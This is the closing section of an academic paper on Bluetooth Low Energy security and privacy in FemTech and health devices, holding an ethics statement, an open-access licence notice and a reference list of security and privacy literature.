Ethical approval This research has been conducted with no human involvement in data collection. The project obtained ethical approval from the authors' institution.

Open Access This article is licensed under a Creative Commons Attribution 4.0 International License, which permits use, sharing, adap-

tation, distribution and reproduction in any medium or format, as long as you give appropriate credit to the original author(s) and the source, provide a link to the Creative Commons licence, and indicate if changes were made. The images or other third party material in this article are included in the article's Creative Commons licence, unless indicated otherwise in a credit line to the material. If material is not included in the article's Creative Commons licence and your intended use is not permitted by statutory regulation or exceeds the permitted use, you will need to obtain permission directly from the copyright holder. To view a copy of this licence, visit <http://creativecommons.org/licenses/by/4.0/>.

References

- Almeida, T., Mehrnezhad, M., Cook, S.: The importance of collective privacy in digital sexual and reproductive health. In: 17th Annual UK Fertility Conference, and The Human Fertility Journal, (2023)
- Almeida, T., Shipp, L., Mehrnezhad, M., Toreini, E.: Bodies like yours: enquiring data privacy in FemTech. In NordiCHI Adjunct '22: Adjunct Proceedings of the 2022 Nordic Human-Computer Interaction Conference. ACM (2022)
- Brauer, S., Zubow, A., Zehl, S., Roshandel, M., Mashhadi-Sohi, S.: On Practical selective jamming of bluetooth low energy advertising. In 2016 IEEE Conference on Standards for Communications and Networking (CSCN) (2016)
- Brown, E.: Supercharged sexism: the triple threat of workplace monitoring for women. Available at SSRN 3680861 (2020)
- Brown, E.: The FemTech paradox: how workplace monitoring threatens women's equity. *Jurimetrics* (2021)
- Căsar, M., Pawelke, T., Steffan, J., Terhorst, G.: A survey on bluetooth low energy security and privacy. *Comput. Netw.* **205**, 108712 (2022)
- Cayre, R., Galtier, F., Auriol, G., Nicomette, V., Kaâniche, M., Marconato, G.: InjectaBLE: injecting malicious traffic into established bluetooth low energy connections. In IFIP International Conference on Dependable Systems and Networks (DSN). IEEE (2021)
- Coble, S.: Cyber-Attack on Fertility Centers of Illinois. (2022). <https://www.infosecurity-magazine.com/news/cyberattack-on-fertility-centers/>
- Erickson, J., Yuzon, J.Y., Bonaci, T.: What you do not expect when you are expecting: privacy analysis of Femtech. *IEEE Trans. Technol. Soc.* **3**(2), 121–131 (2022)
- Khayamian Esfahani, B., Bause, M., Schaefer, D.: Health 4.0: how digitisation drives innovation in the healthcare sector. (2019)
- Bluetooth Special Interest Group.: Core Specification. (2021). <https://www.bluetooth.com/specifications/specs/core-specification-5-3/>
- Bluetooth Special Interest Group.: Bluetooth Security. (2023). <https://www.bluetooth.com/learn-about-bluetooth/key-attributes/bluetooth-security/>
- Gullberg, P.: Denial of service attack on bluetooth low energy, denial of service attack on bluetooth low energy (2016)
- Heydon, R.: Bluetooth Low Energy the Developers Handbook. Pearson, London (2012)
- Lacava, A., Zottola, V., Bonaldo, A., Cuomo, F., Basagni, S.: Securing bluetooth low energy networking: an overview of security procedures and threats. *Comput. Netw.* **211**, 108953 (2022)
- Lerner, A., He, H.Y., Kawakami, A., Zeamer, S.C., Hoyle, R.: Privacy and activism in the transgender community. In Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems (2020)
- Lounis, K., Zulkernine, M.: Bluetooth low energy makes “just works” not work. In 2019 3rd Cyber Security in Networking Conference (CSNet). IEEE (2019)
- Madhur, B.: Bluetooth low energy versus bluetooth classic. (2017)
- Maxwell, Y.: FDA warns of cybersecurity holes in certain cardiac devices and monitoring system. (2017) <https://www.tctmd.com/news/fda-warns-cybersecurity-holes-certain-cardiac-devices-and-monitoring-system>
- Mcdonald, N., Andalibi, N.: I did watch ‘the handmaid’s tale’: threat modeling privacy post-roe in the United States. *ACM Trans. Comput. Hum. Interact.* **30**(4), 1–34 (2023)
- Mehrnezhad, M., Almeida, T.: Caring for Intimate Data in Fertility Technologies. In Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems. ACM (2021)
- Mehrnezhad, M., Almeida, T.: My sex-related data is more sensitive than my financial data and I want the same level of security and privacy: user risk perceptions and protective actions in female-oriented technologies. In European Symposium on Usable Security and Privacy (EuroUSEC) (2023)
- Mehrnezhad, M., Coopamootoo, K., Toreini, E.: How can and would people protect from online tracking? *Proc. Privacy Enhanc. Technol.* **1**(2022), 105–125 (2022)
- Mehrnezhad, M., Shipp, L., Almeida, T., Toreini, E.: Vision: too little too late? Do the risks of FemTech already outweigh the benefits?. In Proceedings of the 2022 European Symposium on Usable Security. ACM (2022b)
- Mehrnezhad, M., Van Der Merwe, T., Catt, M.: Mind the FemTech gap: regulation failings and exploitative systems. *Front. Intern. Things* **3**(2024), 1296599 (2024)
- Moniz, D.P., Mehrnezhad, M., Almeida, T.: Intimate data: exploring perceptions of privacy and privacy-seeking behaviors through the story completion method. In Proceedings of the 19th International Conference INTERACT 2023. Springer LNCS (2023)
- Mozilla.: It's Official: Cars Are the Worst Product Category We Have Ever Reviewed for Privacy. (2023) <https://foundation.mozilla.org/en/privacynotincluded/articles/its-official-cars-are-the-worst-product-category-we-have-ever-reviewed-for-privacy/>
- National Audit Office (NAO): Investigation: WannaCry Cyber Attack and the NHS - NAO Report. (2017) <https://www.nao.org.uk/reports/investigation-wannacry-cyber-attack-and-the-nhs/>
- Neprash, H.T., McGlave, C.C., Cross, D.A., Virnig, B.A., Puskarich, M.A., Huling, J.D., Rozenshtein, A.Z., Nikpay, S.S.: Trends in ransomware attacks on US hospitals, clinics, and other health care delivery organizations, 2016–2021. In JAMA Health Forum, Vol. 3, p. e224873. American Medical Association, (2022)
- Rostow, T.: What happens when an acquaintance buys your data: a new privacy harm in the age of data brokers note. *Yale J. Regul.* **34**(2), 667–708 (2017)
- Sehrawat, D. Gill, N.S.: Smart sensors: analysis of different types of IoT sensors. In 2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI). IEEE (2019)
- Soderi, S.: Cybersecurity assessment of the polar bluetooth low energy heart-rate sensor. In: Mucchi, Lorenzo, Hämmäläinen, Matti, Jayousi, Sara, Morosi, Simone (eds.) *Body Area Networks: Smart IoT and Big Data for Intelligent Health Management*. Springer International Publishing, Heidelberg (2019)
- Seri, B., Vishnepolsky, G.: The dangers of bluetooth implementations: unveiling zero day vulnerabilities and security flaws in modern bluetooth stacks. *Armis Secur.* (2023)
- Statista. Femtech market size worldwide from 2021 to 2030. (2023). <https://www.statista.com/statistics/1333181/global-femtech-market-size/>
- Stiller, B., Schiller, E., Schmitt, C., Ziegler, S., James, M.: An overview of network communication technologies for IoT (2021)
- The Social Engineering framework.: Information Brokers (2020)

37. Toreini, E., Mehrnezhad, M., van Moorsel, A.: Verifiable fairness: privacy-preserving computation of fairness for machine learning systems. In: European symposium on research in computer security (pp. 569–584). Cham: Springer Nature Switzerland (2023)
38. Toreini, E., Mehrnezhad, M., van Moorsel, A.: Fairness as a Service (FaaS): verifiable and privacy-preserving fairness auditing of machine learning systems. *Int J Inf Secur.* **23**(2), 981–997 (2024)
39. Townsend, K.: Introduction to Bluetooth Low Energy. (2014). <https://learn.adafruit.com/introduction-to-bluetooth-low-energy/gatt>
40. Uher, J., Mennecke, R.G., Farroha, B.S.: Denial of sleep attacks in bluetooth low energy wireless sensor networks. In MILCOM 2016 - 2016 IEEE Military Communications Conference (2016)
41. Wu, F., Qiu, C., Wu, T., Yuce, M.R.: Edge-based hybrid system implementation for long-range safety and healthcare IoT applications. *IEEE Intern. Things J.* **8**(12), 9970–9980 (2021)
42. Zhang, T., Liu, M., Yuan, T., Al-Nabhan, N.: Emotion-Aware and Intelligent Internet of Medical Things Toward Emotion Recognition During COVID-19 Pandemic. (2021)

Publisher's Note Springer Nature remains neutral with regard to jurisdictional claims in published maps and institutional affiliations.